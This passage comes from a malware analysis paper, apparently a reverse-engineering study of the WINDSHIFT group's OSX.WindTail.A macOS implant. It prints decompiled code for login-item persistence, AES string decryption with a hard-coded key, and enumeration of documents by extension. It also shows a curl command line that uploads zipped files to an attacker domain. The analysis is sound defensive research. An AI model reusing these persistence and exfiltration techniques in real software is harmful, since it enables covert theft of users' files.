

Figure 9: WINDSHIFT malware sample on VirusTotal.

Using the 'similar-to:' search modifier, the author was able to uncover three other samples (that at the time were not flagged as malicious by any anti-virus engine on the site), as shown in Figure 10.

NPC_Agenda_230617.app
SHA-1: FF90A290A7B9A11AE517E605ECED80920ED985E0F2CD4A6D265E72D8EE2F4802

Scandal_Report_2017.app
SHA-1: 3085C2AD23F35A2AC0A3A87631991EEB9497DBE68D19C8DD2869578A33ECBA0D

Final_Presentation.app
SHA-1: CEEBF77899D2676193DBB79E660AD62D97220FD0A54380804BC3737C77407D2F



Figure 10: Three other samples were uncovered by using the ‘similar-to:’search modifier.

Note that this malware (ab)uses *Microsoft Office* icons, probably to avoid raising suspicion.

Figure 11: The malware uses Microsoft Office icons.

Note: For the remainder of this paper, we'll focus on the 'Final_Presentation' application (SHA256: CEEBF77899D2676193DBB79E660AD62D97220FD0A54380804BC3737C77407D2F). This (and the other samples found on VirusTotal) are WINDSHIFT's first-stage macOS implant, OSX.WindTail.A.

Unzipping Final_Presentation.zip reveals the Final_Presentation.app, which (as expected) is a standard *macOS* application bundle.



Figure 12: The Final_Presentation.app is a standard macOS application bundle.

The application's main executable is named 'usrnode,' as specified in the application's Info.plist file (CFBundleExecutable: usrnode):

```
$ cat /Users/patrick/Downloads/WindShift/Final_Presentation.app/
Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
    ...
    <key>CFBundleExecutable</key>
    <string>usrnode</string>
    ...
    <key>CFBundleIdentifier</key>
    <string>com.alis.tre</string>
    ...
    <key>CFBundleURLTypes</key>
    <array>
        <dict>
            <key>CFBundleURLName</key>
            <string>Local File</string>
            <key>CFBundleURLSchemes</key>
            <array>
                <string>openurl2622007</string>
            </array>
        </dict>
    </array>
```

```
    ...
    <key>LSMinimumSystemVersion</key>
    <string>10.7</string>
    ...
    <key>NSUIElement</key>
    <string>1</string>
</dict>
</plist>
```

Other interesting keys in the Info.plist file include 'LSMinimumSystemVersion', which indicates that the (malicious) application is compatible with rather ancient versions of *OSX* (10.7, Lion), and the 'NSUIElement' key, which tells the OS to execute the application without a dock icon or menu (i.e. hidden).

However, the most interesting is the 'CFBundleURLSchemes' key (within the CFBundleURLTypes). As noted, this key holds an array of custom URL schemes that the application implements (here: openurl2622007). As previously discussed, this allows the malware to be launched directly from a malicious web page.

Note: In his presentation, Karim stated: 'The specially crafted web page will download a file, VVIP_Contacts.zip, and will call a URL scheme: openurl2622015' [1]. Note that the custom URL scheme in the Final_Presentation sample closely 'matches' this.

Let's now reverse the OSX.WindTail.A binary to uncover its method of persistence, capabilities and more!

OSX.WindTail: persistence

In this part of the paper, we'll analyse the method of persistence leveraged by OSX.WindTail to ensure it is automatically (re)started each time the infected user logs in.

Note: Here, and for the remainder of this paper, we'll analyse the OSX.WindTail.A specimen 'Final_Presentation' application (SHA256: CEEBF77899D2676193DBB79E660AD62D97220FD0A54380804BC3737C77407D2F). Note that the other specimens found on VirusTotal (NPC_Agenda_230617, Scandal_Report_2017, etc.) are essentially identical.

Our examination of the malware begins in the 'main' function of the application's binary ('usrnode'):

```
int main(int argv, char** argv) {
    r12 = [NSURL fileURLWithPath:[[NSBundle mainBundle] bundlePath]];
    rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems,
                    0x0);
    LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemLast, 0x0, 0x0,
                    r12, 0x0, 0x0);
    ...
    rax = NSApplicationMain(r15, r14);
    return rax;
}
```

After resolving the path to itself, the malware invokes the 'LSSharedFileListInsertItemURL' API. This adds a login item, which is a mechanism to gain persistence and ensure that the (malicious) application will automatically be (re)started every time the user logs in. This persistence is visible via the System Preferences application.



Figure 13: Persistence of Final_Presentation is visible.

Clearly not the stealthiest persistence mechanism, but it suffices.

OSX.WindTail: installation

Once the malware has persisted, the code in the main function invokes the 'NSApplicationMain' function, which in turn invokes the 'applicationDidFinishLaunching' (delegate) method:

Note: The 'applicationDidFinishLaunching' method is invoked automatically 'after the application has been launched and initialized' [5]. Thus, when analysing malicious macOS applications, always investigate this method!

```
-(void)applicationDidFinishLaunching:(void *)arg2 {
    r15 = self;
    r14 = [[NSDate alloc] init];
    rbx = [[NSDateFormatter alloc] init];
    [rbx setDateFormat:@"dd-MM-YYYYHH:mm:ss"];
    r14 = [[[[rbx stringFromDate:r14] componentsSeparatedByCharactersInSet:
        [NSCharacterSet characterSetWithCharactersInString:cfstring____]]
        componentsJoinedByString:@""] stringByReplacingOccurrencesOfString:@" "
        withString:@""];
    rcx = [[NSBundle mainBundle] resourcePath];
    rbx = [NSString stringWithFormat:@"%@/date.txt", rcx];
    rax = [NSFileManager defaultManager];
    rdx = rbx;
    if ([rax fileExistsAtPath:rdx] == 0x0) {
        rax = arc4random();
        rax = [NSString stringWithFormat:@"%@%@", r14,
            [[NSNumber numberWithInt:rax - (rax * 0x51eb851f >> 0x25) * 0x64,
            (rax * 0x51eb851f >> 0x25) * 0x64] stringValue]];
        rcx = 0x1;
        r8 = 0x4;
        rdx = rbx;
        rax = [rax writeToFile:rdx atomically:rcx encoding:r8 error:&var_28];
        if (rax == 0x0) {
            r8 = 0x4;
            rax = [NSUserDefaults standardUserDefaults];
            rcx = @"GenrateDeviceName";
            rdx = 0x1;
            [rax setBool:rdx forKey:rcx, r8];
            [[NSUserDefaults standardUserDefaults] synchronize];
```

```
        }
        }
        [r15 read];
        [r15 tuffel];
        [NSThread detachNewThreadSelector:@selector(mydel) toTarget:r15 withObject:
0x0];
        return;
}
```

The code in the 'applicationDidFinishLaunching' delegate method performs the following:

1. Generates the current date and time, saving it into a formatted string.
2. Builds a path to the date.txt, found within its application bundle (Contents/Resources/date.txt).
3. If this file doesn't exist, it writes out the (formatted) date/time string and a random number.
4. If this fails, it sets the 'GenrateDeviceName' (sic) user default key to true.
5. Reads in the data from the date.txt file.
6. Invokes the 'tuffel' method.
7. Spawns a thread to execute the 'mydel' method.

Steps 1-5 generate, and on subsequent executions (re)load, a unique identifier for the implant (e.g. 2012201800380925). This may be observed via *macOS*'s built-in fs_usage utility:

```
# fs_usage -w -filesystem | grep date.txt
    lstat64 /Users/user/Desktop/Final_Presentation.app/Contents/
    Resources/date.txt usrnode.8894
    open F=3 (R_____) /Users/user/Desktop/
    Final_Presentation.app/Contents/Resources/date.txt usrnode.8894
    ...
    # cat ~/Desktop/Final_Presentation.app/Contents/Resources/date.txt
    2012201800380925
```

Note: Such a 'per-implant' identifier helps a remote attacker keep track (or organize) infected hosts.

Once this logic is completed, the 'tuffel' method is invoked to execute the main logic of the malware which includes:

1. Installation
2. File collection and exfiltration

Let's take a closer look at both of these.

The install logic of the malware is (largely) handled by the 'cp' method. This method is invoked via the 'init' method of the 'appdele' class (which is invoked in the 'tuffel' method).

```
/* @class appdele */
-(void)cp {
    r13 = self;
    var_30 = r13;
    *qword_100015f20 = [[NSFileManager alloc] init];
    r15 = [[NSBundle mainBundle] bundlePath];
    rbx = [r15 lastPathComponent];
    r12 = NSHomeDirectory();
```

```
    r8 = [r13 yoop:@"oX0s4Qj3GiAzAnOmzGqjOA=="];
    rcx = r12;
    rbx = [NSString stringWithFormat:@"%@%@%@%@", rcx, r8, @"/", rbx];
    ...
    if (([*qword_100015f20 copyItemAtPath:r15 toPath:rbx error:0x0] & 0xff) == 0x1)
        goto loc_10000297b;
    ...
```

In the ‘cp’ method, the malware constructs a path to its own application bundle via [[NSBundle mainBundle] bundlePath]. After retrieving the bundle’s name (via the ‘lastPathComponent’ method) the malware invokes the ‘NSHomeDirectory’ function to get the user’s home directory. And what about the encoded, encrypted string, ‘oX0s4Qj3GiAzAnOmzGqjOA==’? That decrypts to ‘/Library’.

OSX.WindTail: string decryption

String decryption is handled via the ‘yoop’ method (which, in turn, invokes decoding and decryption helper methods):

```
-(void *)yoop:(void *)arg2 {
    rax = [[[NSString alloc] initWithData:[[yu decode:arg2]
        AESDecryptWithPassphrase:cfstring__] encoding:0x1]
        stringByTrimmingCharactersInSet:[NSCharacterSet whitespaceCharacterSet]];
    return rax;
}
```

Looking closer at the call to the decryption method (‘AESDecryptWithPassphrase’) reveals the hard-coded AES decryption key:

```
cfstring___100013480:
    0x000000010001c1a8, 0x00000000000007d0,
    0x000000010000bc2a, 0x0000000000000010 ; u"æ$ð‡ŁńŚŽ˜Ę?|!˜<OE",
```

This is the exact same key as Karim showed in his slides [1].



Figure 14: Karim showed the same key in his slides [1].

To dynamically observe string decryption, one can simply set a breakpoint within the ‘yoop’ method, and then dump the (now) decrypted strings. For example, as may be seen in the debugger output, the aforementioned string ‘oX0s4Qj3GiAzAnOmzGqjOA==’ decrypts to ‘/Library’.

```
(lldb)
0x100002873 <+125>: movq 0x12bce(%rip), %rsi ; "yoop:"
0x10000287a <+132>: leaq 0x10ddf(%rip), %rdx ; @"oX0s4Qj3GiAzAnOmzGqjOA=="
0x100002881 <+139>: movq %r13, %rdi
0x100002884 <+142>: callq *%r14 ; objc_msgSend
...
//after stepping over callq *%r14 (objc_msgSend)
(lldb) po $rax
/Library
```

Note: The x64 ABI for macOS dictates that the return value of a method or function is stored in the RAX register. In other words, once a method (or function) returns, it simply displays what's in the RAX register to see what's returned (e.g. the decrypted string).

Returning to the install logic in the 'cp' method, once string decryption has commenced, the malware builds a full path via the 'stringWithFormat' method. On an infected virtual machine, this produces

```
(lldb) po $rdi
<NSFileManager: 0x1001221e0>
//method name
(lldb) x/s $rsi
0x7fff6cabf632: "copyItemAtPath:toPath:error:"
//source path
(lldb) po $rdx
/Users/user/Desktop/Final_Presentation.app
//destination path
(lldb) po $rcx
/Users/user/Library/Final_Presentation.app
```

Or passively via *macOS*'s built-in file monitor utility, fs_usage:

```
# fs_usage -w -f filesystem | grep -i usrnode
open /Users/user/Desktop/Final_Presentation.app
mkdir /Users/user/Library/Final_Presentation.app
...
```

Though the normal user is unlikely to be poking around in the ~/Library folder, if they did (and their *Mac* was infected with OSX.WindTail), the malware would be rather hard to miss, as shown in Figure 15.



Figure 15: In the ~/Library folder the malware is hard to miss.

The malware then executes the installed copy via the 'open' command. This can be observed via the author's open-source process monitor library, *ProcInfo* [6]:

```
# ./procInfo
[ process start]
pid: 917
path: /usr/bin/open
user: 501
args: (
    open,
    "-a",
    "/Users/user/Library/Final_Presentation.app"
)
```

Recall that as soon as the malware (or its copy) is launched, it persists itself a login item. Amusingly, this means that both the original malware and its installed copy will both be persisted.



Figure 16: Both the original malware and its installed copy will be persisted.

OSX.WindTail: payload

At this point the malware has been installed and persisted (twice). But the question remains, what does the malware actually do?

Via the 'init' method of 'appdele' (recall, invoked via the 'tuffel' method), the malware invokes a method named 'yan'.

```
/* @class appdele */
-(void *)yan {
    var_30 = [self yoop:@"BouCfWujdfbAUfCos/iIOg=="];
    [self yoop:@"Bk0WPpt0IFFT30CP6ci9jg=="];
    [self yoop:@"RYfzGQY52uA9SnTjDWCugw=="];
    [self yoop:@"XCrcQ4M8lnb1sJJo7zuLmQ=="];
    [self yoop:@"3J1OfDEiMfxgQVZur/neGQ=="];
    [self yoop:@"Nxv5JOV6nsvg/lfNuk3rWw=="];
    [self yoop:@"Es1qIvgb4wmPAWwlagmNYQ=="];
    [self yoop:@"eOA0XJNs/eeFUVMThfZjTA=="];
    [self yoop:@"B/9RICA+yl4vZrIeyON8cQ=="];
    [self yoop:@"B8fvRmZ1LJ74Q5OiD9KISw=="];
    rax = [NSMutableArray arrayWithObjects:var_30];
    return rax;
}
```

Via calls to the string decryption method 'yop', the 'yan' method appears to return an array of the decrypted strings. A debugger can be used to decrypt theses strings. Specifically, one can set a breakpoint on the method (address:

0x000000010000238b). Once this breakpoint is hit, executing lldb's 'finish' command will execute the entire method, then stop as soon as it returns. Now, a pointer to the array of decrypted strings (that appear to be file extensions) will be held in the RAX register.

```
(lldb) b 0x000000010000238b
(lldb) c
...
->    0x10000238b <+0>: pushq %rbp
    0x10000238c <+1>: movq %rsp, %rbp
    0x10000238f <+4>: pushq %r15
    0x100002391 <+6>: pushq %r14
(lldb) finish
(lldb) po $rax
<__NSArrayM 0x10018f920>(
doc, docx, ppt, pdf, xls,
xlsx, db, txt, rtf, pptx)
```

Another interesting method is named 'fist' (invoked via the 'df' method, which is scheduled via an NSTimer).

The 'fist' method is rather large, but perusing its decompilation reveals the invocation of *Apple* APIs such as 'contentsOfDirectoryAtPath', 'pathExtension', and (string) comparisons. It seems reasonable to assume it is enumerating files, perhaps looking for files that match the previously decrypted file extensions.

Setting various breakpoints within the 'fist' method reveals the malware first enumerating and building a list of directories:

```
(lldb) po $rdi
<__NSArrayM 0x10018e360>(
/Library,
/net,
/Network,
/private,
/sbin,
/System,
/Users,
/usr,
/vm,
/Volumes,
/Applications/App Store.app,
/Applications/Automator.app,
/Applications/Calculator.app,
/Applications/Calendar.app,
/Applications/Chess.app,
/Applications/Contacts.app,
/Applications/Dashboard.app,
/Applications/Dictionary.app,
/Applications/DVD Player.app,
...
```

The malware then adds files that match the (previously) decrypted file extensions (doc, db, rtf, etc.) to an array (named 'honk'):

```
(lldb) po $rdx
<__NSArrayM 0x1001aafc0>(
{
    "KEY_ATTR" = {
        NSFileCreationDate = "2017-09-26 06:58:34 +0000";
        NSFileExtensionHidden = 0;
        NSFileGroupOwnerAccountID = 0;
        NSFileGroupOwnerAccountName = wheel;
        NSFileHFSCreatorCode = 0;
        NSFileHFSTypeCode = 0;
        NSFileModificationDate = "2017-09-26 07:01:34 +0000";
        NSFileOwnerAccountID = 0;
        NSFileOwnerAccountName = root;
        NSFilePosixPermissions = 420;
        NSFileReferenceCount = 1;
        NSFileSize = 57344;
        NSFileSystemFileNumber = 890895;
        NSFileSystemNumber = 16777218;
        NSFileType = NSFileTypeRegular;
    };
    "KEY_PATH" = "/Library/Application Support/com.apple.TCC/TCC.db";
},
{
    "KEY_ATTR" = {
        NSFileCreationDate = "2017-07-15 23:45:04 +0000";
        NSFileExtensionHidden = 0;
        NSFileGroupOwnerAccountID = 0;
        NSFileGroupOwnerAccountName = wheel;
        NSFileHFSCreatorCode = 0;
        NSFileHFSTypeCode = 0;
        NSFileModificationDate = "2017-07-15 23:45:04 +0000";
        NSFileOwnerAccountID = 0;
        NSFileOwnerAccountName = root;
        NSFilePosixPermissions = 384;
        NSFileReferenceCount = 1;
        NSFileSize = 272;
        NSFileSystemFileNumber = 869137;
        NSFileSystemNumber = 16777218;
        NSFileType = NSFileTypeRegular;
    };
    "KEY_PATH" = "/private/etc/racoon/psk.txt";
}
)
```

For each of the files that the ‘fist’ method added to the ‘honk’ array, the malware invokes a method, aptly named ‘zip’, and invokes *macOS*’s built-in zip utility to create an archive of the file:

```
/* @class image */
-(void)zip {
    r14 = [@"/tmp/" stringByAppendingPathComponent:[rbx->m_filePath
            lastPathComponent]];
```

```
        ...
    rax = [r14 stringByAppendingString:@".zip"];
    ...
    rax = (r14)(@class(NSArray), @selector(arrayWithObjects:), @"/usr/bin/zip",
    *(rbx + r12), rbx->m_filePath, 0x0);
    rax = (r14)(r15, @selector(initWithController:arguments:), rbx, rax);
    *(rbx + r13) = rax;
    (r14)(rax, @selector(startProcess), rbx);
    return;
}
```

This may be passively observed via the *ProcInfo* [6] process monitoring utility (here, for example, the zip archive is created from the file StopTemplate.pdf):

```
# ./procInfo
[ process start]
pid: 1202
path: /usr/bin/zip
args: (
    "/usr/bin/zip",
    "/tmp/StopTemplate.pdf.zip",
    "/Applications/Automator.app/Contents/Resources/StopTemplate.pdf"
)
```

Once the file has been zipped up the malware invokes a method named ‘upload’:

```
/* @class image */
-(void)upload {
    ...
    r14 = [tofg alloc];
    if (r12->m_State == 0x1) {
        var_30 = [@"vast=@" stringByAppendingString:r12->m_tempPath];
        [@"od=" stringByAppendingString:r12->m_ComputerName_UserName];
        [@"kl=" stringByAppendingString:r12->cont];
        r8 = var_30;
        rax = [NSArray arrayWithObjects:@"/usr/bin/curl"]; rdx = r12;
        rax = [r14 initWithController:rdx arguments:rax]; }
    else {
        rax = [NSArray arrayWithObjects:@"/usr/bin/curl"]; rcx = rax;
        rax = [r14 initWithController:rdx arguments:rcx];
    }
    [rax startProcess];
    return;
}
```

References to ‘curl’ (/usr/bin/curl) in this method illustrate that the malware is exfiltrating the files by (ab)using this built-in network utility. This can be confirmed via *ProcInfo* [6] (which also reveals the network endpoint ‘string2me.com/qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php’):

```
# ./procInfo
[ process start]
pid: 1258
path: /usr/bin/curl
user: 501
args: (
    "/usr/bin/curl",
    "-F",
    "vast=@/tmp/StopTemplate.pdf.zip",
    "-F",
    "od=1601201920543863",
    "-F",
    "kl=users-mac.lan-user",
